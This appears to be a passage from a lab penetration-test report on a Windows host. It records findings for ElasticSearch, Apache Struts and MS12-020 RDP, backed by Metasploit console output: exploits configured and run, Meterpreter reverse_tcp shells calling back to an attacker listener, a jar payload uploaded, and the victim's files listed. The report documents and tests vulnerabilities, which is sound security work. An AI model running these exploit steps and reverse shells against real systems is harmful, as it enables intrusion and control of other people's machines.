+ -- --=[ 2311 exploits - 1206 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/

PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vend
or/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
msf6 > search elasticsearch

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/multi/elasticsearch/script_mvel_rce     2013-12-09       excellent  Yes    ElasticSearch Dynamic Script A
rbitrary Java Execution
   1  auxiliary/scanner/elasticsearch/indices_enum                     normal     No     ElasticSearch Indices Enumerat
ion Utility
   2  exploit/multi/elasticsearch/search_groovy_script  2015-02-11     excellent  Yes    ElasticSearch Search Groovy Sa
ndbox Bypass
   3  auxiliary/scanner/http/elasticsearch_traversal                   normal     Yes    ElasticSearch Snapshot API Dir
ectory Traversal
   4  exploit/multi/misc/xdh_x_exec                   2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot
IRC Bot Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/misc/xdh_x_exec

msf6 > 
```



```
root@tafekali: ~
msf6 exploit(multi/elasticsearch/script_mvel_rce) > options

Module options (exploit/multi/elasticsearch/script_mvel_rce):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       10.0.0.201       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                           sics/using-metasploit.html
   RPORT        9200             yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       The path to the ElasticSearch REST API
   VHOST                         no        HTTP server virtual host
   WritableDir  /tmp             yes       A directory where we can write files (only for *nix environments)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.0.10        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ElasticSearch 1.1.1 / Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/elasticsearch/script_mvel_rce) > 
```



```
Exploit target:

   Id  Name
   --  ----
   0   ElasticSearch 1.1.1 / Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/elasticsearch/script_mvel_rce) > run

[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (58829 bytes) to 10.0.0.201
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vend
or/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
[*] Sending stage (58829 bytes) to 10.0.0.201
[*] Sending stage (58829 bytes) to 10.0.0.201
[*] Sending stage (58829 bytes) to 10.0.0.201
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vend
or/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
[*] Sending stage (58829 bytes) to 10.0.0.201
[*] Sending stage (58829 bytes) to 10.0.0.201
[*] Sending stage (58829 bytes) to 10.0.0.201
[*] Sending stage (58829 bytes) to 10.0.0.201
[*] Sending stage (58829 bytes) to 10.0.0.201
[*] Sending stage (58829 bytes) to 10.0.0.201
[*] Sending stage (58829 bytes) to 10.0.0.201
[*] Sending stage (58829 bytes) to 10.0.0.201
[*] Sending stage (58829 bytes) to 10.0.0.201
[*] Sending stage (58829 bytes) to 10.0.0.201
[*] Sending stage (58829 bytes) to 10.0.0.201
[*] Sending stage (58829 bytes) to 10.0.0.201
```




```
cd ..

C:\>[*] 10.0.0.201 - Meterpreter session 26 closed.  Reason: Died
[-] Meterpreter session 22 is not valid and will be closed
[*] 10.0.0.201 - Meterpreter session 22 closed.


C:\>[-] Meterpreter session 23 is not valid and will be closed
[*] 10.0.0.201 - Meterpreter session 23 closed.
[-] Meterpreter session 24 is not valid and will be closed
[*] 10.0.0.201 - Meterpreter session 24 closed.
ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 3:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.0.0.201
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1

Tunnel adapter isatap.{D18E21BB-9BE1-4CB6-BEA4-2ED372B8D924}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\>[-] Meterpreter session 25 is not valid and will be closed
```

Critical Finding 5


Apache struts framework “improper sanitation”

Risk	**Critical**	**Impact:** Extreme	**Likelihood:** Likely


Having a security weakness in Apache struts framework can lead to various security risks like remote code execution, XSS attacks. They can potentially compromise system security and integrity. We have found this vulnerability on port 8282.




```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framewo
rk/vendor/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in
`new'

msf6 > search struts

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_default_action_mapper     2013-07-02       excellent  Yes    Apache Struts 2 Defaul
tActionMapper Prefixes OGNL Code Execution
   1   exploit/multi/http/struts_dev_mode                  2012-01-06       excellent  Yes    Apache Struts 2 Develo
per Mode OGNL Execution
   2   exploit/multi/http/struts2_multi_eval_ognl          2020-09-14       excellent  Yes    Apache Struts 2 Forced
 Multi OGNL Evaluation
   3   exploit/multi/http/struts2_namespace_ognl           2018-08-22       excellent  Yes    Apache Struts 2 Namesp
ace Redirect OGNL Injection
   4   exploit/multi/http/struts2_rest_xstream             2017-09-05       excellent  Yes    Apache Struts 2 REST P
lugin XStream RCE
   5   exploit/multi/http/struts2_code_exec_showcase       2017-07-07       excellent  Yes    Apache Struts 2 Struts
 1 Plugin Showcase OGNL Code Execution
   6   exploit/multi/http/struts_code_exec_classloader     2014-03-06       manual     No     Apache Struts ClassLoa
der Manipulation Remote Code Execution
   7   exploit/multi/http/struts_dmi_exec                  2016-04-27       excellent  Yes    Apache Struts Dynamic
Method Invocation Remote Code Execution
   8   exploit/multi/http/struts2_content_type_ognl        2017-03-07       excellent  Yes    Apache Struts Jakarta
Multipart Parser OGNL Injection
   9   exploit/multi/http/struts_code_exec_parameters      2011-10-01       excellent  Yes    Apache Struts Paramete
rsInterceptor Remote Code Execution
   10  exploit/multi/http/struts_dmi_rest_exec             2016-06-01       excellent  Yes    Apache Struts REST Plu
gin With Dynamic Method Invocation Remote Code Execution
   11  exploit/multi/http/struts_code_exec                 2010-07-13       good       No     Apache Struts Remote C
ommand Execution
   12  exploit/multi/http/struts_code_exec_exception_delegator  2012-01-06  excellent  No     Apache Struts Remote C
```



```
msf6 > use 10
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts_dmi_rest_exec) > options

Module options (exploit/multi/http/struts_dmi_rest_exec):

   Name       Current Setting                   Required  Description
   ----       ---------------                   --------  -----------
   Proxies                                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                       yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                                          g-metasploit/basics/using-metasploit.html
   RPORT      8080                              yes       The target port (TCP)
   SSL        false                             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-rest-showcase/orders/3/  yes       The path to a struts application action
   TMPPATH                                      no        Overwrite the temp path for the file upload. Needed if the ho
                                                          me directory is not writable.
   VHOST                                        no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.0.10        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Java Universal



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/struts_dmi_rest_exec) > set RHOSTS 10.0.0.201
```



```
   --   ----
   2    Java Universal


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/struts_dmi_rest_exec) > exploit

[*] Started reverse TCP handler on 10.0.0.10:4444
[*] 10.0.0.201:8282 - Uploading exploit to NZt3.jar, and executing it.
[*] Sending stage (58829 bytes) to 10.0.0.201
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vend
or/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
[*] Meterpreter session 1 opened (10.0.0.10:4444 → 10.0.0.201:49260) at 2023-06-04 12:23:19 +1000

meterpreter > getuid
Server username: SPLOIT$
meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33
================================================================================

Mode                Size   Type  Last modified              Name
----                ----   ----  -------------              ----
100776/rwxrwxrw-    58068  fil   2016-03-19 14:32:54 +1100  LICENSE
100776/rwxrwxrw-    1489   fil   2016-03-19 14:32:54 +1100  NOTICE
100776/rwxrwxrw-    5263   fil   2023-06-04 12:23:13 +1000  NZt3.jar
100776/rwxrwxrw-    6911   fil   2016-03-19 14:32:54 +1100  RELEASE-NOTES
100776/rwxrwxrw-    16671  fil   2016-03-19 14:32:54 +1100  RUNNING.txt
040776/rwxrwxrw-    8192   dir   2016-03-19 14:32:56 +1100  bin
040776/rwxrwxrw-    4096   dir   2018-05-01 13:31:26 +1000  conf
040776/rwxrwxrw-    8192   dir   2016-03-19 14:32:54 +1100  lib
040776/rwxrwxrw-    32768  dir   2023-06-03 23:44:53 +1000  logs
040776/rwxrwxrw-    4096   dir   2023-06-04 12:22:40 +1000  temp
040776/rwxrwxrw-    4096   dir   2018-05-01 13:45:22 +1000  webapps
040776/rwxrwxrw-    0      dir   2016-03-19 14:31:58 +1100  work

meterpreter > 
```




```
Boot
Documents and Settings
ManageEngine
PerfLogs
Program Files
Program Files (x86)
ProgramData
Recovery
RubyDevKit
System Volume Information
Users
Windows
__Argon__.tmp
bootmgr
glassfish
jack_of_diamonds.png
java0.log
java1.log
java2.log
openjdk6
pagefile.sys
tools
wamp

C:\>cd users
cd users

C:\Users>ls
ls
All Users
Default
Default User
Public
desktop.ini
sshd_server
vagrant

C:\Users>
```

High Vulnerability finding


MS12-020 Remote desktop protocol

Remote Desktop protocol (RDP) execution vulnerability allows attackers to execute arbitrary code remotely on a vulnerable system without requiring any user interaction. We have found this high-risk vulnerability on port 3389, to exploit this vulnerability we will be using msfconsole and search for MS12-020.

Screenshots:



```
root@tafekali: ~

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.3.14-dev                          ]
+ -- --=[ 2311 exploits - 1206 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/

PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vend
or/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
msf6 >
msf6 > search MS12-020

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/ms12_020_check                               normal  Yes    MS12-020 Microsoft Remote Desktop
 Checker
   1  auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16       normal  No     MS12-020 Microsoft Remote Desktop
 Use-After-Free DoS


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/windows/rdp/ms12_020_maxchannelid
s

msf6 > use 0
msf6 auxiliary(scanner/rdp/ms12_020_check) > set RHOST 10.0.0.201
RHOST => 10.0.0.201
msf6 auxiliary(scanner/rdp/ms12_020_check) > █
```



